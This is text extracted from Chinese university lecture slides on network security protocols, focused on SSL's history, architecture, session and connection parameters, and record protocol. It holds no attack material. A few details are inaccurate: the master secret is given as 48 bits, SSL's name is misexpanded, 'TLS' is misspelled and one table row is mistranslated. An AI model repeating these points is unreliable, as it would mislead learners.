



计算机网络安全技术



清华大学
Tsinghua University

课程代号：40240572

授课教师：尹霞

课程对象：本科生

开课单位：计算机系网络所

互联网安全协议

网络层安全协议

- IPsec: IP+安全
- IKE: IPsec管理密钥

- 概述
- 体系结构
- 认证头AH
- 封装安全载荷ESP
- 安全关联组合

IPsec: IP+安全

- 报文格式、体系结构
- 工作模式、工作过程

IKE管理密钥

传输层安全协议

- SSL: 为应用层服务

- SSL概述
- SSL体系结构
- SSL组成协议
- SSL安全性分析

SSL: 传输层安全

应用层安全协议

- HTTPS: HTTP+SSL
- SET: 安全电子交易协议

- WEB及其安全威胁
- 针对HTTP的攻击举例
- HTTPS=HTTP+SSL
- SSL能否确保HTTPS安全?

HTTPS=HTTP+ SSL



传输层安全协议： 安全套接层协议SSL



安全通信协议

- 应用层




- S/MIME
- PGP
- SET

- 传输层

- SSL
- TSL

- 网络层

- IPsec



传输层安全协议概述

- 网络层安全协议IPSec可以提供端到端的网络层安全传输，但是无法处理位于同一端系统之中的不同应用的安全需求，因此需要在传输层和更高层提供网络安全传输服务，来满足这些要求
- 基于传输层的安全服务，保证两个应用之间的保密性和安全性，为应用层提供安全服务
- 常用协议包括：SP4、TLSP、SSH、SSL
 - SP4：从属于安全数据网络系统SDNS，由NSA与NIST开发
 - SSH：通过 强制认证+数据加密 实现 安全登陆+安全传输
 - TLSP：ISO开发和标准化的协议，通信加密+完整性验证
 - **SSL：安全套接层安全机制**

SSL协议的发展历程

- 安全套接层协议SSL(Security Socket Layer)是Netscape公司设计开发的，专门用于保护基于WEB的通信
 - 服务器认证
 - 客户认证（可选）
 - SSL链路上的数据完整性和SSL 链路上的数据保密性
- SSL的发展过程
 - 1994，SSLv1.0：不成熟
 - 1995，SSLv2.0：基本上解决了Web通讯的安全问题
 - 1996，SSLv3.0：
 - 1999，TLS 1.0：IETF RFC 2246（可以看作是SSLv3.1）
 - 2000，TLS 1.1：IETF RFC 4346

SSL的设计目标



- SSL工作在TCP协议上（目前不支持UDP）
- SSL与应用层协议无关，SSL协议可用于保护正常运行于TCP之上的任何应用层协议
 - 如HTTP、FTP、SMTP、Telnet能透明地建立于SSL协议之上
- 在应用层协议传输之前，SSL协议已经完成了客户端和服务器的身份认证、加密算法和密钥的协商；在此之后，双方建立起了一条安全可信的通信信道，应用层协议所传送的所有数据都会被加密，从而保证了安全
- 采用SSL协议，可确保信息在传输过程中不被修改，被认为是最安全的在线交易模式，在互联网上广泛用于处理财务等敏感信息

SSL的协议概述

- SSL为端到端的应用提供**保密性、完整性、身份认证**等安全服务，具有良好的可扩展性、互操作性和相对高的效率
- 机密性保护
 - SSL客户机和服务器之间传送的数据都经过了加密处理
- 完整性保护
 - SSL利用消息认证技术保证信息的完整性，避免服务器和客户机之间的信息受到破坏
- 认证保护
 - 利用证书和可信的第三方认证，客户机和服务器可以相互认证对方身份
 - 为了验证证书持有者是其合法用户，SSL要求证书持有者在握手时相互交换数字证书，通过验证数字证书来保证对方身份的合法性

SSL的使用案例

- 凡是支持SSL协议的网页，都以https://作URL的开头




SSL的使用案例

- 如果利用SSL来访问网页，其步骤如下：
 - 用户：浏览器里输入 `https://www.sslserver.com`
 - HTTP层：将用户需求翻译成HTTP请求
 - SSL层：借助下层协议的的信道安全的协商出一份加密密钥，并用此密钥来加密HTTP请求
 - TCP层：与web server的443端口建立连接，传递SSL处理后的数据；接收端与此过程相反
 - SSL在TCP之上建立了一个加密通道，通过这一层的数据经过了加密，因此达到保密的效果

SSL: 体系结构

SSL体系结构

- 两个实体：客户机+服务器
 - 基于证书，SSL在客户机和服务器之间完成双方身份认证
- 两个概念：会话+连接
 - 会话是虚拟连接，连接是特定通道，一个会话协商可以由多个连接共享
- 两层协议：握手协议+记录协议
 - 握手协议：认证+协商
 - 算法、密钥、secrets、初始向量等
 - 记录协议服务：
数据封装+安全通信




SSL的会话与连接

- 会话 (Session)

- 会话是客户端和服务端之间的一个关联 (association), 即一个虚拟的连接关系
- 会话通过握手协议建立, 用以协商密码算法、主密钥等, 一个会话协商可以由多个连接共享

- 连接 (Connection)

- 连接是一个特定的通信信道, 通常映射成一个 TCP 连接
- 连接一般是短暂的, 比如 HTTPS 中的一次访问中可能需要多个连接, 共享同一个会话协商的密码算法、主密钥等信息



SSL会话参数

会话标识符	Session identifier	由服务器选择的任意字节顺序，用来确定活动或可恢复的会话状态
对等实体证书	Peer certificate	对等实体的 X509.v3 证书。该状态的元素可为空
压缩方法	Compression method	压缩数据的算法优于加密算法
加密规格	Cipher spec	指定批量数据加密算法和用于 MAC 计算的哈希算法。同时指定密码属性，如 hash_size
主控密钥	Master secret	由客户机和服务器共享的 48 位密码
是否可恢复	Is resumable	用来确定会话是否可用于初始化新连接的标志

SSL连接参数

服务器和客户机的随机数	Server and client random	每个连接中，服务器和客户机选择的字节序列
服务器写 MAC 密码	Server write MAC secret	用于对服务器发送数据进行 MAC 操作的密钥
客户机写 MAC 密码	Client write MAC secret	用于对客户机发送数据进行 MAC 操作的密钥
服务器写密钥	Server write key	用于服务器对数据加密和客户对数据解密的对称加密密钥
客户机写密钥	Client write key	用于客户对数据加密和服务对数据解密的对称加密密钥
初始化向量	Initialization vectors	当使用 CBC 模式的分组密文时，为每个密钥维护的初始化向量。该字段首先被 SSL 握手协议初始化，然后每个记录最终的密文块被保留下来作为下一个记录的 IV
序列号	Sequence number	每一方为每个连接的传输和接收报文维持着单独的序号。当一方发送和接收修改密文规约报文时，相应的序号被设置为 0。最大 64 比特。

SSL体系结构

- SSL协议由以下协议组成
 - SSL记录协议（SSL Record Protocol）
 - 定义传输格式，为高层协议提供数据封装、压缩、加密等基本功能
 - SSL握手协议（SSL Handshake Protocol）
 - 协商密钥，在数据传输前，进行身份认证、协商加密算法、交换密钥等。
 - SSL告警协议
 - SSL修改密码规约协议


<u>SSL握手协议</u>	<u>SSL修改密码规约</u>	<u>SSL告警协议</u>	HTTP,FTP,SMTP,etc
<u>SSL记录协议</u>			
TCP			
IP			

SSL: 记录协议


SSL记录协议

- SSL记录协议为SSL连接提供两种服务
- 保密性：
使用SSL握手协议定义的共享密钥(shared secrete Key)，用传统密钥算法对SSL载荷进行加密
- 报文完整性：
用握手协议定义的共享密钥(secrete) 计算报文认证码(MAC)


SSL记录协议的工作流程



SSL记录协议的操作过程

